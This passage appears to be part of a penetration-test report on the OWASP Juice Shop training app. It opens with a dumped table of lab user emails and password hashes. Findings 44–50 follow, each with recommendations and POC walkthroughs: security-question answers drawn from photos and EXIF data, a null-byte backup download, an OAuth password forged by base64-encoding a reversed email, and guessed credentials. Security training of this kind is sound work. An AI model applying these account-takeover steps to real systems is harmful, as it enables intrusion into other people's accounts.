9	1	255	admin	J12934@juice-sh.op	1	0192023a7bbd73250516f069df18b500
15	1	255	customer	accountant@juice-sh.op	1	e541ca7ecf72b8d1286474fc613e5e45
1	1	255	customer	admin@juice-sh.op	1	0c36e517e3fa95aabf1bbffc6744a4ef
11	1	255	admin	amy@juice-sh.op	1	6edd9d726cbdc873c539e41ae8757b8c
3	1	255	deluxe	bender@juice-sh.op	1	861917d5fa5f1172f931dc700d81a8fb
4	1	255	admin	bjoern.kimminich@gmail.com	1	d57386e76107100a7d6c2782978b2e7b
12	1	255	customer	bjoern@juice-sh.op	1	f2f933d0bb0ba057bc8e33b8ebd6d9e8
13	1	255	customer	bjoern@owasp.org	1	b03f4b0ba8b458fa0acdc02cdb953bc8
14	1	255	admin	chris.pike@juice-sh.op	1	3c2abc04e4a6ea8f1327d0aae3714b7d
5	1	255	admin	ciso@juice-sh.op	1	9ad5b0492bbe528583e128d2a8941de4
17	1	255	customer	demo	1	030f05e45e30710c3ad3c32f00de0473
19	1	255	admin	emma@juice-sh.op	1	7f311911af16fa8f418dd1a3051d6810
2	1	255	deluxe	jim@juice-sh.op	1	9283f1b2e9669749081963be0462e466
18	1	255	customer	john@juice-sh.op	1	10a783b9ed19ea1c67c3a27699f0095b
8	1	255	accounting	mc.safesearch@juice-sh.op	1	963e10f92a70b4b463220cb4c5d636dc
7	1	255	customer	morty@juice-sh.op	1	05f92148b4b60f7dacd04cceebb8f1af
6	1	255	customer	support@juice-sh.op	1	fe01ce2a7fbac8fafaed7c982a04e229
16	1	255	customer	uvogin@juice-sh.op	1	00479e957b6b42c459ee5746478e4d45
10	1	255	customer	wurstbrot@juice-sh.op	1	402f1c4a75e316afec5a6ea63147f739

Chris' information, fortunately, was still located in the user database, so I implemented my plan.



You successfully solved a challenge: GDPR Data Erasure (Log in with Chris' erased user account.) X

❖ Finding 44 : Visual Geo Stalking

Moderate

Description

The security question of a user can be answered by visually inspecting a publicly accessible uploaded photo.
The image exposes contextual metadata (location, environment, scenery) allowing attackers to infer the correct reset answer.

Affected Components

- Password reset validation
- Public media hosting

Steps to Reproduce

1. View image uploaded by the target user.
2. Identify visual clues linked to their security question (e.g., location, venue).
3. Provide that answer in the reset flow.
4. Reset the password and gain access.

Result: Account takeover without knowing original credentials.

Impact


- Socially engineered compromise of user accounts.
- No brute-force or technical exploitation required.
- Violates privacy expectations.

Recommendation

- Remove security questions entirely from authentication flows.
- Use email/2FA/OTP-based reset systems.
- Strip geolocation metadata from uploaded images.
- Provide privacy warnings before upload.

POC :

To know what we're looking for, first we should visit the "Forgot Password" page and find out what Emma's security question is by entering her email address into the appropriate box.



We appear to be looking for a business name. Next we need to find the photo in question. After navigating to the Photo Wall, the first thing to do is figure out which photo belongs to Emma. Three of the images belong to Bjoern, and one to John. That leaves the image of a building with the caption "My old workplace... (© $E=ma^2$)" which is close enough to "Emma" that, coupled with knowing who took all of the other photos, we should focus on it. Save it to your system and let's get started!

Using the GNU Image Manipulation Program (GIMP), open the photo and examine it very carefully for anything which might give away the name. I promise the answer is there if you look hard enough.

Seriously. Keep looking. Try harder.

STOP SCROLLING

OK, here's the answer.

That looks an awful lot like "ITsec", doesn't it? Let's give it a shot!

❖ Finding 45 : Forgotten Developer

High

- **Description:**

This vulnerability stems from poor development and deployment practices, where **sensitive files are inadvertently left exposed** in publicly accessible directories of the web server. These files are typically configuration backups, source code archives (.zip, .tar), database dumps (.sql), or developer notes (.txt, .log). The application logic fails to restrict HTTP access to these files. The exploitation mechanism is passive, relying on the attacker performing **Directory Listing** or **File Brute-Forcing** (guessing common backup file names like backup.zip, config.bak, or admin.txt) to locate the forgotten file.

- **Impact**

The primary impact is **Sensitive Information Disclosure**, which often gives the attacker significant insight into the application's internal workings. This can expose **database schemas, backend code logic, internal file paths**, or even **hardcoded credentials** that were intended only for temporary testing. This information drastically lowers the barrier for subsequent, more severe attacks (such as SQL Injection or Remote Code Execution) by providing the necessary technical context. This confirms a critical failure in the organization's **Operational Security and Deployment Procedures**.

- **Resources:**
  https://pwning.owasp-juice.shop/part2/improper-input-validation.html
- **Vulnerability Location :**

is located in the **Web Root Directory** or adjacent directories where development files were temporarily placed. The weak component is the **web server configuration** that fails to restrict access to non-application files and often allows directory listing. Exploitation involves the attacker using tools like DirBuster or similar automated scanners to send a massive number of requests for common backup file names and extensions (e.g., trying to access /app.zip or /data/old_config.json). Once the hidden file is found, the attacker simply downloads and analyzes its contents to retrieve the sensitive data


- **Recommendation:**


- To prevent the **Forgotten Developer** vulnerability, stringent defensive measures focused on deployment hygiene must be applied. **Strict Deployment Pipeline Control** is mandatory: all deployment processes must ensure that only essential application files are moved to the production web root, and automated scripts should delete any temporary or

backup files. **Disable Directory Listing** on the web server (e.g., Apache or Nginx) to prevent attackers from browsing folder contents. Furthermore, server configurations should explicitly deny HTTP access to common sensitive file types like .zip, .bak, .sql, and .log.

- **POC:**

The key is to put that URL encoded null byte at the end of the file extension, then add ".md" after it. Then, download all of the things! Seriously, download everything but the quarantined malware. The rest of the images in this post will be which files lead to challenge solutions.





❖ Finding 46 : Login Bjoern

High

Description

The user account “Bjoern” can be logged into **without changing the password, without possessing a valid OAuth token, and without breaching the associated Gmail account**. The login process relies on static or predictable identity mapping rather than robust authentication validation. This represents a **direct flaw in authentication design**, allowing adversaries to access the account without proof of ownership.

Affected Components

- OAuth / external identity integration
- Internal user mapping logic

Steps to Reproduce

1. Identify an exposed or predictable user identifier tied to Bjoern’s external email account.
2. Use the system’s flawed identity mapping mechanism during login.
3. Authentication succeeds without password knowledge or token validation.

Result: Full account takeover of the Bjoern user without modifying credentials or compromising third-party accounts.

Impact


- Complete authentication integrity failure.
- Enables unauthorized account takeover with zero password knowledge.
- Potential escalation to additional privileged users using the same flaw.

Recommendation


- Fully decouple internal accounts from external services unless validated via secure OAuth.
- Reject email-only or static identity mappings as authentication mechanisms.
- Enforce actual third-party verification (OAuth2, token exchange, 2FA).
- Perform architecture review to remove legacy authentication shortcuts.

POC:

This was a fun, CTF-type challenge. The expanded description talks about Oauth at length, so I began by looking for any reference to it in the main javascript file.



Ok, there are enough references there to warrant a deeper look, so I dug into the code until I came across the login function.



While other code obfuscation in this file consists of one or two letters, “btoa” didn’t quite fit that mold, so I googled it.

developer.mozilla.org › en-US › docs › Web › API › b...

WindowOrWorkerGlobalScope.btoa() - Web APIs | MDN

Aug 25, 2020 — The WindowOrWorkerGlobalScope.**btoa**() method creates a Base64-encoded ASCII string from a binary string (i.e., a String object in which ...

If btoa() is just a base64 encoding function, and it is just encoding a reversed string consisting of the user’s email address, then let’s go ahead and do just that.

Reverse a string


Input

```
bjoern.kimminich@gmail.com
```

Reversed result (permalink)


```
moc.liamg@hcinimmik.nreojb
```

```
Colby@kali:~/Hack/Juice Shop$ base64 oauth.txt
bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamIK
```



But it didn't work. After all that sleuthing, the password didn't work. I double and triple checked every character in the email address, made sure the reversing method was functioning properly, and finally tried to encode the string using Burp Suite's Decoder.

What's this? A different character at the end of the encoded string? Let's give it a shot!



❖ Finding 47 : Meta Geo Stalking

High

Description

The application exposes **non-obvious metadata** (EXIF, filename patterns, upload references) embedded in user-uploaded images.
This data reveals precise geolocation or sensitive contextual information that can be used to target and compromise users.

Affected Components

- Media storage service
- File upload processing
- Client-side metadata exposure

Steps to Reproduce

1. Download a user-uploaded image.
2. Inspect EXIF or naming attributes.
3. Extract coordinates, device model, or date.
4. Use metadata to infer the security answer or locate the user.

Result: Successful password reset or personal data stalk.

Impact


- Exposure of real-world location.
- Enables harassment, stalking, or targeted attacks.
- Breaches GDPR privacy protections.

Recommendation

- Strip metadata (server-side) before public publication.
- Disable EXIF retention.
- Provide clear UX-level warnings to end users.
- Harden password reset schemes to avoid knowledge-based guessing.

POC :


Before going to the photo wall, it's important to know what we're looking for, so open the "Forgot Password" link and enter John's email address (which we collected in the "Admin Section" challenge. Alternatively, guess his email address).



Hiking, eh? OK. Let's check the Photo Wall. There's only one photo of a trail, but to be safe it's a good idea to check the caption: "I love going hiking here… (© j0hNny)". This certainly appears to be the right photo, so save it to your system and let's check out the metadata. ExifTool is a fantastic tool for this type of thing.


I love going hiking here…

(© j0hNny)




Fortunately Johnny isn't savvy enough to strip exif data from his photos, so after looking up how Google Maps wants coordinates to be formatted, format the string and search.

**For a complicated set of reasons, other recommended formats may place the location in an entirely different area, so use "36°57'31.38" N 84°20'53.58" W"*




Be aware that you're not just looking for candidate locations simply in the immediate area, so be sure to zoom out and gather more information about the general area.




Now that we have enough information to build a list of potential locations, go ahead and do that.

```
Kentucky
Sawyer
Daniel Boone
Daniel Boone National Forest
Scuttlebutt
Scuttlebutt Trail
```

At this point, the obvious tool to use would be Burp's Intruder, but for the sake of variety I'm going to use Repeater.



After only a few failed attempts, the correct answer returns an abundance of user information.



You successfully solved a challenge: Meta Geo Stalking (Determine the answer to John's security question by looking at an upload of him to the Photo Wall and use it to reset his password via the Forgot Password mechanism.) X

❖ Finding 48 : **Login Amy**

Moderate

Description

The user “Amy” is able to be authenticated using a **highly predictable password** derived from publicly visible information. The system allows the use of unsafe, pattern-based credentials without password strength enforcement.
No brute-force, password spraying, or authentication bypass was required. The weakness originates from **poor password hygiene** and insufficient password policy controls.

Affected Components

- User login endpoint
- Password policy enforcement

Steps to Reproduce

1. Identify personal information or patterns associated with the user “Amy.”
2. Attempt to reuse the exact value as the account password.
3. Authentication succeeds due to the absence of password quality enforcement.

Result: Full access to Amy’s account using a trivial password.

Impact

- Full compromise of the user’s account.
- High likelihood of password reuse across other platforms.
- Enables social-engineering-based exploitation.
- Weakens the overall security posture of the platform.


Recommendation


- Enforce robust password policies:
  - Minimum length ≥ 12
  - Ban passwords derived from usernames, profile data, or public patterns
  - Disallow common and dictionary passwords
- Apply **account lockout and rate limiting** to reduce credential guessing.
- Encourage or enforce MFA for sensitive accounts.

POC:

That top link looks curiously relevant to this challenge, so I opened it up and scrolled through until I came across the second unique phrase:

Since the expanded description also stated that “Amy – being a little dimwitted – did not put nearly enough effort and creativity into the password selection process”, I knew she had used the same number of periods after her password. Then, based on the image in the expanded description, I worked out that Kif must have been the name she used for her password (with numbers instead of vowels thanks to MS SafeSearch).





❖ Finding 49 : Forgotten Sales Backup

High

- **Description:**

This vulnerability arises from severe **Operational Security failures** where developers or system administrators leave backup files for critical application data in publicly accessible directories. The file is typically a compressed archive (e.g., `.zip`, `.tar.gz`) or a database dump (`.sql`, `.csv`) containing highly sensitive sales information, customer data, or financial logs. The application logic fails to restrict HTTP access to these specific backup files. The exploitation mechanism is passive, relying on the attacker performing **File Brute-Forcing** (guessing common backup file names or database dump names like `sales_backup.zip`, `data_dump.sql`, or `archive.tgz`) or analyzing configuration files for references to backup locations.

- **Impact**

The primary impact is **Massive Sensitive Data Disclosure**, potentially revealing the entire historical sales record of the company. This exposes **customer identities, transaction amounts, product purchase history, and internal financial figures**. This information can be used for corporate espionage, identity theft, and severe regulatory non-compliance (such as GDPR or CCPA violations). This confirms a critical failure in the organization's **Data Lifecycle Management and Deployment Procedures**, which prioritize convenience over security when handling backups.

- **Resources:**

https://pwning.owasp-juice.shop/part2/improper-input-validation.html

- **Vulnerability Location :**


- is typically located in a **publicly accessible or weakly protected directory** within the web root or an adjacent folder, often placed there temporarily during a maintenance operation. The weak component is the **web server configuration** that permits the serving of these raw file types without proper authentication or restriction. Exploitation involves the attacker using tools like DirBuster or specialized wordlists to scan the server for file names related to backups (e.g., trying to access files named with dates or common keywords). Once the hidden file is found, the attacker downloads it and extracts the confidential sales data.

- **Recommendation:**

- To prevent the **Forgotten Sales Backup** vulnerability, stringent defensive measures focused on file handling must be applied. **Mandatory Backup Separation** is essential: all database backups and sensitive data archives must **never** be stored within the web root or in any directory accessible via HTTP/HTTPS. They must be moved immediately to an **offline, encrypted, and isolated storage vault**. Furthermore, the web server must be configured to **explicitly deny access** to known backup extensions (.sql, .zip, .tar, .gz) across the entire file system as a protective measure. All deployment and maintenance scripts must include an automated step to **securely delete** any temporary backup files created on the production server.

- **POC:**

The key is to put that URL encoded null byte at the end of the file extension, then add ".md" after it. Then, download all of the things! Seriously, download everything but the quarantined malware. The rest of the images in this post will be which files lead to challenge solutions.



❖ Finding 50 : **Leaked Access Logs**

Critical

Description

Plaintext credentials for an existing user were discovered publicly online through leaked development access logs.
This constitutes a **direct breach of user confidentiality**, enabling attackers to reuse the credentials to access the account.

Affected Components

- Logging infrastructure
- Credential management and data storage

Steps to Reproduce

1. Conduct open-source intelligence (OSINT) searches related to the product.
2. Identify leaked access logs containing full credentials.
3. Use the exposed credentials to authenticate through the application.

Result: Successful login into the original user account without brute-force or tampering.

Impact


- Total compromise of targeted accounts.
- Enables credential stuffing against external services.
- Violates compliance standards (GDPR, PCI, ISO-27001).
- Significantly damages user trust and business reputation.

Recommendation


- Remove all sensitive content from logs (passwords, tokens, personal data).
